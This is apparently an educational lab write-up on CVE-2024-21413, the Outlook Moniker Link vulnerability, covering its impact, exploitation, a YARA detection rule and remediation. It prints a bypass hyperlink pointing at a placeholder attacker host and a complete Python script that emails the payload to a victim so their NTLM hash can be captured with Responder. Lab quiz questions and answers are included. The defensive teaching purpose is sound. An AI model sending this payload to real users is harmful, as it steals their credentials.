Moniker Link (CVE-2024-21413)
Introduction
On February 13th, 2024, Microsoft announced a Microsoft Outlook RCE & credential leak vulnerability with the assigned CVE of CVE-2024-21413 (Moniker Link). Haifei Li of Check Point Research is credited with discovering the vulnerability.
The vulnerability bypasses Outlook’s security mechanisms when handing a specific type of hyperlink known as a Moniker Link. An attacker can abuse this by sending an email that contains a malicious Moniker Link to a victim, resulting in Outlook sending the user’s NTLM credentials to the attacker once the hyperlink is clicked.
Details relating to the scoring of the vulnerability have been provided in the table below:
| CVSS | Description |
| Publish date | February 13th, 2024 |
| MS article | https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 |
| Impact | Remote Code Execution & Credential Leak |
| Severity | Critical |
| Attack Complexity | Low |
| Scoring | 9.8 |
The vulnerability is known to affect the following Office releases:
| Release | Version |
| Microsoft Office LTSC 2021 | affected from 19.0.0 |
| Microsoft 365 Apps for Enterprise | affected from 16.0.1 |
| Microsoft Office 2019 | affected from 16.0.1 |
| Microsoft Office 2016 | affected from 16.0.0 before 16.0.5435.1001 |
Questions
Q: What “Severity” rating has the CVE been assigned?
A: Critical
Moniker Link (CVE-2024-21413)
Outlook can render emails as HTML. You may notice this being used by your favourite newsletters. Additionally, Outlook can parse hyperlinks such as HTTP and HTTPS. However, it can also open URLs specifying applications known as Moniker Links. Normally, Outlook will prompt a security warning when external applications are triggered.

This pop-up is a result of Outlook’s “Protected View”. Protected View opens emails containing attachments, hyperlinks and similar content in read-only mode, blocking things such as macros (especially from outside an organisation).
By using the file:// Moniker Link in our hyperlink, we can instruct Outlook to attempt to access a file, such as a file on a network share (<a href="file://ATTACKER_IP/test">Click me</a>). The SMB protocol is used, which involves using local credentials for authentication. However, Outlook’s “Protected View” catches and blocks this attempt.
<p><a href="file://ATTACKER_MACHINE/test">Click me</a></p>
The vulnerability here exists by modifying our hyperlink to include the ! special character and some text in our Moniker Link which results in bypassing Outlook’s Protected View. For example: <a href="file://ATTACKER_IP/test!exploit">Click me</a>.
<p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>
Note the share does not need to exist on the remote device, as an authentication attempt will be attempted regardless, leading to the victim’s Windows netNTLMv2 hash being sent to the attacker.
Remote Code Execution (RCE) is possible because Moniker Links uses the Component Object Model (COM) on Windows.
Questions
Q: What Moniker Link type do we use in the hyperlink?
A: file://
Q: What is the special character used to bypass Outlook’s “Protected View”?
A: !
Exploitation
For this attack, we will email our victim a Moniker Link similar to the one provided in the previous task. The objective, as the attacker, is to craft an email to the victim with a Moniker Link that bypasses Outlook’s “Protected View”, where the victim’s client will attempt to load a file from our attacking machine, resulting in the victim’s netNTLMv2 hash being captured.
But first, let’s run through a PoC I have created (which is also available on GitHub).
'''
Author: CMNatic | https://github.com/cmnatic
Version: 1.0 | 19/02/2024
'''

import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.utils import formataddr

sender_email = 'attacker@monikerlink.thm' # Replace with your sender email address
receiver_email = 'victim@monikerlink.thm' # Replace with the recipient email address
password = input("Enter your attacker email password: ")
html_content = """\
<!DOCTYPE html>
<html lang="en">
    <p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>

    </body>
</html>"""

message = MIMEMultipart()
message['Subject'] = "CVE-2024-21413"
message["From"] = formataddr(('CMNatic', sender_email))
message["To"] = receiver_email

# Convert the HTML string into bytes and attach it to the message object
msgHtml = MIMEText(html_content,'html')
message.attach(msgHtml)

server = smtplib.SMTP('MAILSERVER', 25)
server.ehlo()
try:
    server.login(sender_email, password)
except Exception as err:
    print(err)
    exit(-1)

try:
    server.sendmail(sender_email, [receiver_email], message.as_string())
    print("\n Email delivered")
except Exception as error:
    print(error)
finally:
    server.quit()
The PoC:
- Takes an attacker & victim email. Normally, you would need to use your own SMTP server.
- Requires the password to authenticate.
- Contains the email content (html_content), which contains our Moniker Link as a HTML hyperlink
- Then, fill in the “subject”, “from” and “to” fields in the email
- Finally, it sends the email to the mail server
use Responder to create an SMB listener on our attacking machine
Questions
Q: What is the name of the application that we use on the AttackBox to capture the user’s hash?
A: responder
Q: What type of hash is captured once the hyperlink in the email has been clicked?
A: netNTLMv2
Detection
A Yara rule has been created by Florian Roth to detect emails containing the file:\\ element in the Moniker Link.
rule EXPL_CVE_2024_21413_Microsoft_Outlook_RCE_Feb24 {

   meta:

      description = "Detects emails that contain signs of a method to exploit CVE-2024-21413 in Microsoft Outlook"

      author = "X__Junior, Florian Roth"

      reference = "https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability/"

      date = "2024-02-17"

      modified = "2024-02-19"

      score = 75

   strings:

      $a1 = "Subject: "

      $a2 = "Received: "


      $xr1 = /file:\/\/\/\\\\[^"']{6,600}\.(docx|txt|pdf|xlsx|pptx|odt|etc|jpg|png|gif|bmp|tiff|svg|mp4|avi|mov|wmv|flv|mkv|mp3|wav|aac|flac|ogg|wma|exe|msi|bat|cmd|ps1|zip|rar|7z|targz|iso|dll|sys|ini|cfg|reg|html|css|java|py|c|cpp|db|sql|mdb|accdb|sqlite|eml|pst|ost|mbox|htm|php|asp|jsp|xml|ttf|otf|woff|woff2|rtf|chm|hta|js|lnk|vbe|vbs|wsf|xls|xlsm|xltm|xlt|doc|docm|dot|dotm)!/

   condition:

      filesize < 1000KB

      and all of ($a*)

      and 1 of ($xr*)

}
Additionally, the SMB request from the victim to the client can be seen in a packet capture with a truncated netNTLMv2 hash.

Remediation
Microsoft has included patches to resolve this vulnerability in February’s “patch Tuesday” release. You can see a list of KB articles by Office build here. Updating Office through Windows Update or the Microsoft Update Catalog is strongly recommended.
Additionally, in the meantime, it is a timely reminder to practice general - safe - cyber security practices. For example, reminding users to:
- Do not click random links (especially from unsolicited emails)
- Preview links before clicking them
- Forward suspicious emails to the respective department responsible for cyber security
Since this vulnerability bypasses Outlook’s Protected View, there is no way to reconfigure Outlook to prevent this attack. Additionally, preventing the SMB protocol entirely may do more harm than good, especially as it is essential for accessing network shares. However, you may be able to block this at the firewall level, depending on the organisation.